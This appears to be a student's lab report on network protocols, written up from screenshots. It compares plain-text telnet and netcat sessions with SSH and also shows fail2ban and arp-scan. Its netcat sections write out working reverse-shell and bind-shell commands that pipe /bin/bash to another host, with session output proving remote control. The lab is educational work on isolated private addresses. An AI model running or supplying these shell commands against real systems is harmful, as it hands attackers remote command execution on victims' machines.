
<u>Part 3.2.1:</u> Telnet (Teletype Network) is an early network protocol that provides a bidirectional, text-based communication channel between two computers. Its primary original use was for remote administration, allowing a user to log into and manage a remote server or network device through a command-line interface as if they were physically present.

Telnet's most significant characteristic and critical flaw is its complete lack of encryption. All data, including usernames and passwords, is transmitted in plain text, making it highly insecure and easily readable by anyone monitoring the network traffic. Due to this vulnerability, it has been almost entirely replaced by SSH (Secure Shell) for secure remote management. Today, the telnet client is primarily used as a basic diagnostic tool to manually test connectivity to network services on specific ports, for example, to check if a web or mail server is responding.


<u>Part 3.2.2:</u> This screenshot shows the client-side terminal output when attempting to connect to a closed port using the telnet command. The user executes telnet 10.0.0.2 4445 to establish a connection with the server at 10.0.0.2 on port 4445. The connection fails almost immediately, and the system returns the error message **Connection refused**. This error is the direct result of the client's operating system receiving a **TCP [RST]** (Reset) packet from the server. The server sends this RST packet because no application is listening on the target port, and this is the kernel's way of actively refusing the incoming connection request.





This capture shows the network traffic from a failed attempt to connect via Telnet to a closed port on the server. The client (10.0.1.2) initiates the connection by sending a **TCP [SYN]** packet to the server (10.0.0.2) on the wrong port (e.g., 4445). Because no service is listening on this port, the server's operating system immediately rejects the connection by sending back a **TCP [RST, ACK]** packet. This Reset packet forcibly terminates the session, informing the client that the port is closed and the connection has been refused. The subsequent ARP exchange in the capture is the underlying process where the server finds its gateway, in order to send this TCP Reset packet back to the client on the other subnet.



Part 3.2.3: Here we see the messages being sent and received using telenet and listening with netcat on the 4444 port.









This capture shows a successful Telnet session where a client connects to a netcat listener on the correct port (4444) and transfers text data. The session is established with a standard **TCP three-way handshake** (SYN, SYN/ACK, ACK), which creates a reliable connection for communication. Following this, the capture shows several TCP packets with the **[PSH, ACK]** flag (e.g., packets 15 and 19). These are the most important packets as they carry the actual payload—the lines of text typed by the user in the Telnet client. Because Telnet is an unencrypted protocol, this text can be clearly read by selecting one of these packets and examining the data pane in Wireshark. Finally, the session is terminated cleanly with a **TCP [FIN, ACK]** packet. The other DNS and ICMP error packets are unrelated background noise, while the various ARP packets are the underlying mechanism used to route the traffic between subnets.

<u>**Part 3.2.4:**</u> By looking at the TCP[PSH,ACK] packets and looking in the data segment, we can see the messages being sent in Wireshark as well.





3.3. Reverse shells and bind shells with netcat


Part 3.3.1: A bind shell and a reverse shell are two methods for gaining remote command-line access to a compromised machine, with the primary difference being the direction of the connection. In a **bind shell**, the compromised (victim) machine acts as a server, binding a shell process like /bin/bash to a specific network port (netcat -lvp <port> -e /bin/bash) and passively listening for an incoming connection from the attacker (netcat <victim_ip> <port>). Conversely, a **reverse shell** inverts these roles; the attacker's machine sets up a listener (netcat -lvp <port>), and the victim machine initiates an outbound connection, effectively "calling home" to the attacker and sending its shell through that channel (netcat <attacker_ip> <port> -e /bin/bash). This directional difference is critical, as reverse shells are often more successful because firewalls are typically more permissive of outgoing connections than they are of unsolicited incoming connections required by a bind shell.


Part 3.3.2: This screenshot demonstrates a successful reverse shell, providing remote command execution on a target system located on a different subnet. The attacker's machine (10.0.1.2) first starts a netcat listener on port 4444, after which a connection is received from the victim machine (10.0.0.2), establishing the remote shell. To prove that the access is real and interactive, a series of commands are executed on the target. The whoami and hostname commands confirm that the shell is running on the remote machine by returning the victim's user and machine name. Furthermore, a file is created on the victim's filesystem using an echo command and is then immediately read back with cat, confirming the ability to both write to and read from the remote system and validating complete control over the target's command line.

```
┌──(kali㉿kali)-[~]
└─$ netcat 10.0.1.2 4444 -e /bin/bash
```


```
┌──(kali㉿kali)-[~]
└─$ netcat -lvp 4444
listening on [any] 4444 ...
10.0.0.2: inverse host lookup failed: Host name lookup failure
connect to [10.0.1.2] from (UNKNOWN) [10.0.0.2] 48478
whoami
kali
hostname
kali
echo "Proof of remote access" > /tmp/proof.txt
cat /tmp/proof.txt
Proof of remote access
```


Part 3.3.3: This Wireshark capture of the reverse shell session reveals a stream of unencrypted TCP packets exchanged between the attacker and the victim. By using the **"Follow TCP Stream"** feature, the raw TCP segments are reassembled, making it possible to recover the entire interactive session. The reassembled stream, as shown in the screenshot, clearly displays all information in **plain text**. Both the **commands executed by the attacker** (e.g., echo "Proof of remote access" > /tmp/proof.txt) and the corresponding **output returned from the victim's shell** (Proof of remote access) are fully recoverable. This demonstrates that netcat shells offer no confidentiality, as anyone monitoring the network can intercept and read the entire command and control session.






Part 3.3.4: To demonstrate a bind shell, a netcat listener was started on the victim machine (10.0.0.2), binding the /bin/bash shell to port 4444. The attacker machine (10.0.1.2) then initiated a connection to this listening port. Upon successful connection, a series of commands were executed from the attacker's terminal to verify remote control. The whoami and hostname commands confirmed the shell was operating on the victim machine. To provide definitive proof of access, a file was created on the victim's filesystem using an echo command and was subsequently read back using cat, confirming both write and read capabilities on the remote system.





The network traffic captured during the bind shell session was analyzed using Wireshark. By reassembling the conversation with the "Follow TCP Stream" feature, the entire interactive session was recovered in plain text. The capture clearly shows both the commands sent by the attacker (e.g., echo "Bind shell proof" > /tmp/bind_proof.txt) and the output returned by the victim's shell. This confirms that, like the reverse shell, the bind shell communication is entirely unencrypted, and all information exchanged is exposed on the network.



<u>**Part 3.3.5:**</u> Several key limitations were observed when interacting with the remote netcat shell, distinguishing it from a standard terminal emulator. Firstly, the shell lacks basic interactive features such as **tab completion**; as evidenced in the test, typing a partial command like woah and pressing the Tab key does not auto-complete it to whoami. Secondly, the shell is not a fully functional interactive terminal (TTY), which prevents screen-oriented applications from running correctly. For example, attempting to launch the text editor nano or the system monitor top fails to render their interfaces and produces no usable output. Other noticeable limitations include the absence of **command history** using arrow keys and the lack of a proper **shell prompt**, which requires the user to manually track their context. These limitations demonstrate that while netcat provides raw command execution, it is a primitive and non-interactive environment compared to a standard shell.

```
kali@kali: ~
Session  Actions  Edit  View  Help
whoami
^C

┌──(kali㉿kali)-[~]
└─$ netcat 10.0.0.2 4444
whoami
kali
hostname

kali
echo "Bind shell proof" > /tmp/bind_proof.txt
cat /tmp/bind_proof.txt
Bind shell proof
nano test.txt
ls -l
total 36
drwxr-xr-x 2 kali kali 4096 Sep 17 05:51 Desktop
drwxr-xr-x 2 kali kali 4096 Sep 17 05:51 Documents
drwxr-xr-x 2 kali kali 4096 Sep 17 05:51 Downloads
-rw-rw-r-- 1 kali kali   36 Sep 20 04:19 index.html
drwxr-xr-x 2 kali kali 4096 Sep 17 05:51 Music
drwxr-xr-x 2 kali kali 4096 Sep 17 05:51 Pictures
drwxr-xr-x 2 kali kali 4096 Sep 17 05:51 Public
drwxr-xr-x 2 kali kali 4096 Sep 17 05:51 Templates
drwxr-xr-x 2 kali kali 4096 Sep 17 05:51 Videos
woah
top
```

4 - Encrypted alternatives

4.1. SSH

Part 4.1.1: The OpenSSH server was started on the virtual machine at 10.0.0.2. The systemctl status ssh command was then used to verify that the service was active (running) and listening on the default TCP port 22.

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start ssh

┌──(kali㉿kali)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
     Active: active (running) since Sun 2025-09-21 04:43:49 EDT; 5s ago
 Invocation: e77b6abe50b34d00af25d745f929ba82
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 3085 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 3087 (sshd)
      Tasks: 1 (limit: 2208)
     Memory: 2.1M (peak: 2.8M)
        CPU: 53ms
     CGroup: /system.slice/ssh.service
             └─3087 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Sep 21 04:43:49 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Sep 21 04:43:49 kali sshd[3087]: Server listening on 0.0.0.0 port 22.
Sep 21 04:43:49 kali sshd[3087]: Server listening on :: port 22.
Sep 21 04:43:49 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

┌──(kali㉿kali)-[~]
└─$
```

Part 4.1.2: To prepare for remote access, a new user account named remoteuser was created on the SSH server machine (10.0.0.2). This was accomplished using the standard adduser utility. The command initiates an interactive process that prompts for a new password, which is required for password-based authentication over SSH. After setting the password, the additional user information fields were left blank. With the user account successfully created, it is immediately available for remote login, as the OpenSSH server authenticates against the system's local user database by default.

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser remoteuser
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for remoteuser
Enter the new value, or press ENTER for the default
        Full Name []: Sage
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
```


Part 4.1.3: A connection to the newly created remoteuser account on the SSH server (10.0.0.2) was initiated from a separate client machine. The ssh remoteuser@10.0.0.2 command was used to start the connection. After accepting the server's host key fingerprint on the first connection and providing the correct password for authentication, a remote shell session was established. To demonstrate that the access was genuine and that commands were being executed on the target system, several verification commands were run. The output of whoami and hostname confirmed the session was operating as remoteuser on the server machine, not the client, which successfully proves that a secure, remote shell was established on the target system.


```
┌──(kali㉿kali)-[~]
└─$ ssh remoteuser@10.0.0.2
The authenticity of host '10.0.0.2 (10.0.0.2)' can't be established.
ED25519 key fingerprint is SHA256:3f0gAzLP45RQVqcRiz/UhKr9MvZ77IhSYSryPWoQahw
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.2' (ED25519) to the list of known hosts.
remoteuser@10.0.0.2's password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (202
5-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(remoteuser㉿kali)-[~]
└─$ whoami
hostname
pwd
remoteuser
kali
/home/remoteuser
```

Part 4.1.4: The Wireshark capture of the SSH session shows that all application-layer data is transmitted as packets identified with the **SSH** protocol, most of which are labeled as "Encrypted packet". Unlike the previous netcat and telnet sessions, no plain-text information can be recovered from this exchange. Using the "Follow TCP Stream" feature does not reveal the executed commands or their output; instead, it displays a stream of seemingly random, unreadable characters. This is the expected behavior and visually demonstrates the **confidentiality** provided by SSH. All data from the interactive session is encrypted before being sent over the network, making it unintelligible to anyone eavesdropping on the connection. Therefore, no sensitive information can be recovered from the captured packets.





4.2 - fail2ban

To protect the SSH server from brute-force login attacks, the Fail2Ban service was used on 10.0.0.2 acting as a server machine. A local configuration file, jail.local, was created to override the default settings. Within this file, the [sshd] jail was enabled, and its parameters were adjusted for testing: maxretry was set to 3 attempts, and bantime was set to 10 minutes. The Fail2Ban service was then restarted to apply this new configuration, preparing it to monitor the SSH authentication logs for repeated failures.

The effectiveness of the configuration was demonstrated by simulating a brute-force attack from a client machine (10.0.1.2). Several consecutive SSH login attempts were made using an incorrect password. As expected, after the third failed attempt, the client machine was banned. Subsequent connection attempts from the client failed, eventually resulting in a "Connection refused" error, which serves as the client-side evidence of the ban.

```
┌──(kali㉿kali)-[~]
└─$ ssh remoteuser@10.0.0.2
remoteuser@10.0.0.2's password:
Permission denied, please try again.
remoteuser@10.0.0.2's password:
Permission denied, please try again.
remoteuser@10.0.0.2's password:


^C

┌──(kali㉿kali)-[~]
└─$ ssh remoteuser@10.0.0.2
ssh: connect to host 10.0.0.2 port 22: Connection refused

┌──(kali㉿kali)-[~]
└─$ 
```

The ban was then verified on the server-side by checking the status of the sshd jail with the fail2ban-client status sshd command. The output of this command confirmed that the attacker's IP address (10.0.1.2) had been added to the "Banned IP list". This test successfully demonstrates Fail2Ban's ability to automatically identify and block a suspicious IP address based on its activity.

```
┌──(kali㉿kali)-[~]
└─$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 0
|  |- Total failed:     5
|  `- Journal matches:  _SYSTEMD_UNIT=ssh.service + _COMM=sshd
`- Actions
   |- Currently banned: 1
   |- Total banned:     1
   `- Banned IP list:   10.0.1.2

┌──(kali㉿kali)-[~]
└─$ 
```

5 - arp-scan

Part 5.1: The following terminal output shows the execution of the arp-scan command. The result is a list of all active hosts discovered on the internal network, displaying each device's IP address and its corresponding MAC address.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --interface=eth0 --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:4f:f0:94, IPv4: 10.0.0.2
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
10.0.0.1        08:00:27:d1:f8:5d       (Unknown)
10.0.0.3        08:00:27:3f:75:b8       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.862 seconds (137.49 hosts/sec)
. 2 responded
```

